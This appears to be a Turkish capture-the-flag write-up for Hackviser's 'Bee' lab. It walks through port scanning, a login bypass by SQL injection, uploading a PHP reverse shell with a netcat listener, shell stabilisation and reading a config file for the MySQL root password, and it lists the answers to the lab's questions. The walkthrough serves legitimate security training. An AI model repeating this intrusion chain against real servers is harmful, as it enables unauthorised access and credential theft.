# **Hackviser Bee Write Up**

# Öncelikle herkese merhaba bugün Hackviser platformundaki Bee isimli Isınmayı çözeceğiz

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Bu alıştırma makinesi, veritabanını istismar etmeye neden olan SQL Injection ve sunucuya zararlı dosyaların yüklenmesine sebebiyet veren File Upload zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklanır.

### Toplamda 6 sorumuz var sırasıyla

- Hangi port(lar) açık?
- Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?
- · Hangi zafiyet ile login panelini bypass ettiniz?
- Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?
- File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?
- MySQL parolası nedir?

## Taramayla başlayalım

rustscan -a <ip adresi>

```
()-[~/Documents/Hackviser/Bee]
     rustscan -a 172.20.2.106
                1.-...
 : http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
I scanned my computer so many times, it thinks we're dating.
     The config file is expected to be at "/root/.rustscan.toml"
     File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
     Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
0pen
0pen
     Starting Script(s)
 [~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 06:57 EDT
Initiating Ping Scan at 06:57
Scanning 172.20.2.106 [4 ports]
Completed Ping Scan at 06:57, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:57
Completed Parallel DNS resolution of 1 host. at 06:57, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 06:57
Scanning 172.20.2.106 [2 ports]
Discovered open port 3306/tcp on 172.20.2.106
Discovered open port 80/tcp on 172.20.2.106
Completed SYN Stealth Scan at 06:57, 0.10s elapsed (2 total ports)
Nmap scan report for 172.20.2.106
Host is up, received echo-reply ttl 63 (0.077s latency).
Scanned at 2024-09-25 06:57:05 EDT for 0s
           STATE SERVICE REASON
80/tcp open http
                            syn-ack ttl 63
                           syn-ack ttl 63
3306/tcp open mysql
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```


80 ve 3306 portunun açık olduğunu görüyoruz. (1. sorunun cevabı)

Daha detaylı bilgi için nmap çalıştıralım


#### nmap -Pn -n -p 80,3306 <ip adresi> -oN nmapV.txt -sV

- Pn : hedefin çevrimdişi olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

apache ve mysql çalıştığını görüyoruz. 80 portuna gidip bir bakalım.



Başlangıçta bizi böyle bir ekran karşılıyor. Login dediğimizde ise



Bizi böyle bir domaine yönlendirmeye çalışıyor fakat bu domain şuanda bizde çalışmıyor. Çalışmama sebebi biz bu domaini henüz host dosyamızın içerisine eklemedik. Buraya giriş yapabilmek için öncelikle urldeki **dashboard.innovifyai.hackviser** kısmını /etc/hosts klasörümüzün içerisine ekleyelim. (2. sorunun cevabı)

```
root⊕berk)-[~/Documents/Hackviser/Bee]
nano /etc/hosts
```

```
GNU nano 8.1
                localhost berk
127.0.0.1
127.0.1.1
                kali
                localhost ip6-localhost ip6-loopback
::1
ff02::1
                ip6-allnodes
                ip6-allrouters
ff02::2
10.10.135.158 mKingdom.thm
10.10.186.53 madness.thm
172.20.3.158 comicstore.hv
10.10.175.82 creative.thm
10.10.92.211 development.smag.thm
172.20.2.106 dashboard.innovifyai.hackviser
```

nano /etc/hosts


<ip adresi> dashboard.innovifyai.hackviser

ctrl + o enter


Şimdi login ekranına gidebiliriz.

Bize başlangıçtada dediği gibi burada sql injection zafiyetinden yararlanmamız gerekiyor. Şuanda bi eposta adresi bilmediğimizden dolayı önce sayfada kullanabileceğimiz bi e posta varmı diye kontrol ettim hatta 1 tane buldum ama bu e posta adresi işime yaramadı tek seçenek sql injection kaldı. Sql injection yapabilmek için e pota kısmına belirli sql sorguları yazabilmemiz gerekiyor fakat site bunu engelliyor. Bunun için sayfa kaynağından e posta input alanını değiştirebiliyormuyuz diye kontrol ettim ve evet değiştirebiliyoruz. (3. sorunun cevabı)

#### buradan type email kısmını kaldıralım




#### Login deddiğimiz zaman



sisteme girişimizi gerçekleştiriyoruz

4. soruda bize kullanıcı ayarlarının yapıldığı sayfanın adı ve uzantısı nedir diye sormuş. sağ taraftaki profil kısmından ayarlar bölümünü açıyorum



adı ve uzantısının settings.php olduğunu görüyoruz (4. sorunun cevabı)

5. soruda bizden file upload yapmamızı istiyor. shell alıp kullanıcının idsini öğrenelim.

Bunun için öncelikle internetten php reverse shell dosyası indirilebilir ama eğer kali linux kullanıyorsanız dosyalarınız arasında /usr/share/webshells/php/php-reverse-shell.php konumunda mevcut olacaktır.

Şimdi bu dosyamızı masaüstüne kopyalayıp kendimize göre özelleştirelim

```
(root@berk)-[~/Documents/Hackviser/Bee]
# cp /usr/share/webshells/php/php-reverse-shell.php .

(root@berk)-[~/Documents/Hackviser/Bee]
# ls
nmapV.txt php-reverse-shell.php

(root@berk)-[~/Documents/Hackviser/Bee]
# cp php-reverse-shell.php php.php

(root@berk)-[~/Documents/Hackviser/Bee]
# ls
nmapV.txt php.php php-reverse-shell.php
```


dosyamı /usr/share/webshells/php/php-reverse-shell.php konumundan bulunduğum dizine kopyaladım ve adını php.php olarak değiştirdim. nano diyerek dosyadaki ip adresine kendi ip adresimi ekliyorum.

```
The continue of the series of
```

İp adresini kendi ip adresim ile değiştirdim. Şimdi netcat ile dinleme başlatıp dosyamızı yükleyebiliriz

#### rlwrap nc -nvlp 1234

```
(root⊕berk)-[~/Documents/Hackviser/Bee]
# rlwrap nc -nvlp 1234
listening on [any] 1234 ...
```



```
(root⊕ berk)-[~/Documents/Hackviser/Bee]
# rlwrap nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.8.8.63] from (UNKNOWN) [172.20.2.106] 56524
Linux bee 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64 GNU/Linux
07:30:27 up 43 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN⊕ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

ve evet shellimizi aldık şimdi bunu kalıcı hale getirelim

- script /dev/null -c bash -----> bağlantı sonrası ilk komut
- CTRL Z -----> bağlantıyı arka plana atma
- stty raw -echo; fg -----> kendi terminalimizde çalıştır
- reset ----> reset at
- xterm ----> terminal tipi
- export TERM=xterm
- export SHELL=bash

```
www-data@bee:/$ export TERM=xterm
export TERM=xterm
www-data@bee:/$ export SHELL=bash
export SHELL=bash
www-data@bee:/$
```

evet shellimizi kalıcı hale getirdik şimdi kaldığımız yerden devam edelim. Bizden shell aldığımız kullanıcının idsini istemişti hemen bakalım

```
www-data@bee:/$ export TERM=xterm
export TERM=xterm
www-data@bee:/$ export SHELL=bash
export SHELL=bash
www-data@bee:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bee:/$
```

id'mizin 33 olduğunu görüyoruz (5. sorunun cevabı)

6. Soruda bizden mysql'in parolasını istemiş.Bunun için mysql dosyalarının olduğu konuma giderek database dosyasını okuyarak şifreyi bulabiliriz.

```
www-data@bee:/$ cd cd /var/www
cd /var/www
www-data@bee:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x 4 root root 4096 Sep 26 2023 .
drwxr-xr-x 12 root root 4096 Sep 21
                                    2023 ..
drwxrwxrwx 6 root root 4096 Sep 26 2023 dashboard.innovifyai.hackviser
drwxr-xr-x 3 root root 4096 Sep 26 2023 innovifyai.hackviser
www-data@bee:/var/www$ cd das
cd dashboard.innovifyai.hackviser/
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ ls -la
ls -la
total 172
drwxrwxrwx 6 root root 4096 Sep 26 2023.
drwxr-xr-x 4 root root 4096 Sep 26 2023 ..
drwxr-xr-x 3 root root 4096 Sep 25 2023 assets
drwxr-xr-x 2 root root 4096 Sep 25 2023 css
-rwxr-xr-x 1 root root 7720 Sep 25 2023 customers.php
-rwxr-xr-x 1 root root 372 Sep 25 2023 db_connect.php
-rwxr-xr-x 1 root root 59699 Sep 25 2023 default.png
-rwxr-xr-x 1 root root 8346 Sep 25 2023 employees.php
-rwxrwxrwx 1 root root 8308 Sep 25 2023 index.php
drwxr-xr-x 2 root root 4096 Sep 25 2023 js
-rwxrwxrwx 1 root root 1184 Dec 24 2023 login.php
-rwxrwxrwx 1 root root 710 Sep 26 2023 login_process.php
-rwxr-xr-x 1 root root 102 Sep 25 2023 logout.php
-rwxr-xr-x 1 root root 8014 Sep 25 2023 orders.php
-rwxr-xr-x 1 root root 7409 Sep 25 2023 settings.php
-rwxr-xr-x 1 root root 12851 Sep 25 2023 style.css
-rwxr-xr-x 1 root root 696 Sep 25 2023 update.php
-rwxr-xr-x 1 root root 721 Sep 25 2023 upload.php
drwxrwxrwx 2 root root 4096 Sep 25 07:30 uploads
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ cat db_connect.php
cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$database = "innovifyai";
try {
    $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
```

ve evet www-data@bee:/var/www/dashboard.innovifyai.hackviser dosyasının içerisinde db\_connect.php adlı bir veritabanı dosyası olduğunu görüyoruz bunu okuduğumuzda ise şifreye ulaşıyoruz. Root.123!hackviser (6. sorunun cevabı)

<u>Linkedin</u>

<u>Github</u>

<u>İnstagram</u>

<u>Medium</u>

Ayberk İlbaş